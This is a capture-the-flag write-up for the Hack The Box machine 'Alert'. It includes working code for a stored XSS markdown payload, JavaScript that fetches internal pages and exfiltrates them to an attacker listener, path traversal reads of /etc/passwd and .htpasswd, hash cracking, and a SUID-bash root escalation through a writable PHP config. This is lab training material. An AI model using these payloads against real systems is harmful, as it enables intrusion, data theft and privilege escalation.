
Hack The Box Alert Writeup (Easy Linux)
Easy Linux box. Stored XSS in the markdown viewer makes the admin read messages.php, path traversal leaks .htpasswd, and a writable config.php gives root.
Summary
Alert is an Easy Linux machine hosting a markdown viewer on alert.htb plus a password protected statistics.alert.htb vhost. The viewer renders uploaded markdown as raw HTML and lets you share a public link, and the about page says an administrator reviews contact messages, so a shared markdown file carrying a script tag is stored XSS against that admin. The injected JavaScript fetches the internal messages.php, which is only reachable from the box, and exfiltrates its base64 output, revealing that messages.php takes a file parameter. Path traversal through that parameter reads /etc/passwd and then the statistics vhost’s .htpasswd, whose apr1 hash hashcat cracks to albert’s password, good for SSH. albert is in the management group, which owns /opt/website-monitor/config/configuration.php, so appending a system() call that sets the SUID bit on /bin/bash and letting the monitor execute it yields a root shell.
Service Enumeration
I did run a nmap scan with the command:
1
nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 10.129.18.206
It yielded me the following ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
22/tcp    open     ssh           syn-ack     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e462c466ee6d1eb2d9d3425e63614a7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDSrBVJEKTgtUohrzoK9i67CgzqLAxnhEsPmW8hS5CFFGYikUduAcNkKsmmgQI09Q+6pa+7YHsnxcerBnW0taI//IYB5TI/LSE3yUxyk/ROkKLXPNiNGUhC6QiCj3ZTvThyHrFD9ZTxWfZKEQTcOiPs15+HRPCZepPouRtREGwmJcvDal1ix8p/2/C8X57ekouEEpIk1wzDTG5AM2/D08gXXe0TP+KYEaZEzAKM/mQUAqNTxfjc9x5rlfPYW+50kTDwtyKta57tBkkRCnnns0YRnPNtt0AH374ZkYLcqpzxwN8iTNXaeVT/dGfF4mA1uW89hSMarmiRgRh20Y1KIaInHjv9YcvSlbWz+2sz3ev725d4IExQTvDR4sfUAdysIX/q1iNpleyRgM4cvDMjxD6lEKpvQYSWVlRoJwbUUnJqnmZXboRwzRl+V3XCUaABJrA/1K1gvJfsPcU5LX303CV6LDwvLJIcgXlEbtjhkcxz7b7CS78BEW9hPifCUDGKfUs=
|   256 457b2095ec17c5b4d8865081e08ce8b8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHYLF+puo27gFRX69GBeZJqCeHN3ps2BScsUhKoDV66yEPMOo/Sn588F/wqBnJxsPB3KSFH+kbYW2M6erFI3U5k=
|   256 cb92ad6bfcc88e5e9f8ca2691b6dd0f7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG/QUl3gapBOWCGEHplsOKe2NlWjlrb5vTTLjg6gMuGl
80/tcp    open     http          syn-ack     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
From the nmap scan I can see port 22 is open (ssh) and also port 80 being an apache http server that automatically redirects me to the vhost “alert.htb”. I add the domain to my /etc/hosts:
1
echo <machine-ip> alert.htb | sudo tee -a /etc/hosts
Web Server Enumeration
I did perform a subdomain (vhost) enumeration with ffuf:
1
ffuf -u 'http://alert.htb/' -H 'Host: FUZZ.alert.htb' -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -t 10 -fw 20
It did return me a valid subdomain back (statistics), so I edit my /etc/hosts file to include it. Should look like this:
1
2
3
$ tail /etc/hosts -n 1

10.129.18.206 statistics.alert.htb alert.htb
Statistics Subdomain
If I access the “statistics” subdomain, I get prompted for credentials:

Since I have no credentials at the moment, I skip this host for a while.
Main Website
The main website gives me the option to upload a markdown file:

It also points me to other web pages (as seen in the website header):
1
2
3
http://alert.htb/index.php?page=contact
http://alert.htb/index.php?page=about
http://alert.htb/index.php?page=donate
The about page is particularly interesting because it mentions how the administrator, supposedly, will open contact messages:
Hello! We are Alert. Our service gives you the ability to view MarkDown. We are reliable, secure, fast and easy to use. If you experience any problems with our service, please let us know. Our administrator is in charge of reviewing contact messages and reporting errors to us, so we strive to resolve all issues within 24 hours. Thank you for using our service!
And there is indeed a contact page (http://alert.htb/index.php?page=contact):

It’s important to note that the website structure:
1
http://alert.htb/index.php?page=contact
Where pages are rendered via the “page” attribute in index.php should immediately ring a bell for local file inclusion vulnerabilities. In this case, after some testing, I figured the website is not vulnerable.
The contact page seems to be working, since I can fill in the required fields and my browser will actually make a POST request to the back-end and the back-end will return me a different response.
To make sure I have a more complete view of the website, I run gobuster to look for directories:
1
gobuster dir -u http://alert.htb/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 30 -o scans/gobuster.all  -x php
After a while, It finds me a few endpoints I did not know about from just enumerating the website manually:
1
2
3
4
/uploads              (Status: 301) [Size: 308] [--> http://alert.htb/uploads/]
/css                  (Status: 301) [Size: 304] [--> http://alert.htb/css/]
/messages             (Status: 301) [Size: 309] [--> http://alert.htb/messages/]
/messages.php         (Status: 200) [Size: 1]
This “/messages” and “messages.php” endpoint sparks my curiosity. I can’t access the “messages.php” file directly and /messages redirects me to /messages/ and the server returns 403. No more to it.
Testing Markdown Viewer
I created a test.md file:
1
2
3
4
5
6
7
8
9
# test

## test

- test

*test*

**test**
And used the web UI to upload it. The website directs me to “visualizer.php” and the contents of my markdown file are displayed as html:

I can see that if I view the page source (ctrl + U):

It also does provide me with a public url for my submission, where I can share to other people, and my html contents will be displayed to them:

Everthing now points to XSS:
The website renders what appears to be arbitrary markdown contents to html
The website administrator reviews contact messages, indicating that there can be an automated script running on the background that will open links we send over via the contact form. Since they mention in the about page if you experience any problems with our service, it’s safe to assume that the administrator won’t open links if they aren’t directly from the website.
There is a export feature on the website that allows me to send my result url to others
I did search for XSS on MD files and found an article by HackTricks describing how several markdown interpreters also accept plain html:

I created a file named “exploit.md” with the following contents:
1
2
3
not malicious at all

<script src="http://10.10.15.156/test.js"></script>
The idea is my markdown will be written to the page as plain html. If the user opens this page, their browser will fetch my javascript file from the web server running on my attacking machine and execute arbitrary javascript code.
My test.js file looks like this:
1
2
3
fetch('http://alert.htb/messages.php')
  .then(res => res.text())
  .then(data => fetch('http://10.10.15.156:3000/?content=' + btoa(data)));
This was after a ton of enumeration. I first tried reading local files with file:/// operator and then sending the file over to my listener, but it never worked, perhaps because of CORS.
After tinkering with different payloads and methodologies, it came to me maybe the administrator has access to the messages.php endpoint somehow (even though I know the application uses no cookies at all, which could indicate no authenitcation mechanism in place), maybe the server checks if the request was made from an internal IP and allows access based on that, I don’t know for sure. Worth trying though.
I set a python http server to serve the javascript:
1
sudo python3 -m http.server 80
I also prepare netcat on port 3000 to listen for the exfil data:
1
nc -lvnk -p 3000
I use the upload feature to send my malicious markdown file. I get the URL to share:
1
http://alert.htb/visualizer.php?link_share=690be5981ea3d0.50864585.md
It’s important to note that netcat listener closes the socket for some reason after the first connection (since my own web browser gets the javascript executed, the whole attack chain succeeds and I get a connection in netcat with the base64 encoded contents for messages.php, but those are not the contents I’m looking for), so I have to re-issue my netcat command from before to keep the socket open.
I use the contact form with a mock email “123@123.com” to send the share link to the administrator. Immediately, I get the connection from the remote host, grabbing my javascript file from my http server:
1
10.129.18.206 - - [05/Nov/2025 20:52:46] "GET /test.js HTTP/1.1" 200 -
And I also get the real contents of the messages.php file:

I use my terminal to decode:
1
echo PGgxPk1lc3NhZ2VzPC9oMT48dWw+PGxpPjxhIGhyZWY9J21lc3NhZ2VzLnBocD9maWxlPTIwMjQtMDMtMTBfMTUtNDgtMzQudHh0Jz4yMDI0LTAzLTEwXzE1LTQ4LTM0LnR4dDwvYT48L2xpPjwvdWw+Cg== | base64 -d
The results are this:
1
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
It tells me the messages.php file potentially accepts a GET parameter “file” in which local files can be specified to potentially be included to the webpage. As you can see from the snippet above, it specifiies a file named 2024-03-10_15-48-34.txt, however I can’t seem to be able to get this message.
I first tried including /etc/passwd plainly like so:
1
2
3
fetch('http://alert.htb/messages.php?file=/etc/passwd')
  .then(res => res.text())
  .then(data => fetch('http://10.10.15.156:3000/?content=' + btoa(data)));
But it didn’t work, so I tried path traversal (test.js):
1
2
3
fetch('http://alert.htb/messages.php?file=../../../../../../../../../../../etc/passwd')
  .then(res => res.text())
  .then(data => fetch('http://10.10.15.156:3000/?content=' + btoa(data)));
And sent the contact message again with the url to trigger the exploit, which got me /etc/passwd in the machine. The statistics website asks for credentials, that format immediately tells me there’s potentially a .htpasswd file in the web root directory that contains usernames and password hashes. I used:
1
messages.php?file=../../../../../../../../../../../var/www/statistics.alert.htb/.htpasswd
To get the htpasswd info for the statistics endpoint:
1
2
3
4
$ echo PHByZT5hbGJlcnQ6JGFwcjEkYk1vUkJKT2ckaWdHOFdCdFExeFlEVFFkTGpTV1pRLwo8L3ByZT4K | base64 -d

<pre>albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
</pre>
I saved the password hash to a file named hash.txt and used hashcat against it:
1
hashcat hash.txt /usr/share/wordlists/rockyou.txt
It immediately cracked:

And I was able to log in to the machine with user “albert” and this password via SSH.
Local Privilege Escalation
I enumerated groups:
1
2
albert@alert:~$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
Located unusual group named “management”. Albert has membership in this group. I proceeded to enumerate what files/directories the group owns in the system:
1
2
3
4
albert@alert:~$ find / -group management 2>/dev/null

/opt/website-monitor/config
/opt/website-monitor/config/configuration.php
I head to /opt/website-monitor/config and enumerate all files inside the folder:
1
albert@alert:/opt/website-monitor$ find . -type f
I get a bunch of files. From the output I can see it’s a git repository:

I issued “git log” to see more. It’s not a custom git project made for this machine, but really a public repository.

Since I have access to the /opt/website-monitor/config/configuration.php file, including write access, I open the file with nano:
1
albert@alert:/opt/website-monitor/config$ nano configuration.php
And add a malicious php code snippet:
1
2
3
4
<?php
  // more code above^
  system('chmod +s /bin/bash'); // add this before end of file
?>
It errors out saying the file has been modified on disk before my write operation, but I can still save it if I keep trying to save. When I leave nano, I see the code actually ran, and a SUID bit has been added to bash as root:
1
2
albert@alert:/opt/website-monitor/config$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
Now it was just a matter of getting a root shell:
1
2
albert@alert:/opt/website-monitor/config$ /bin/bash -p
bash-5.0#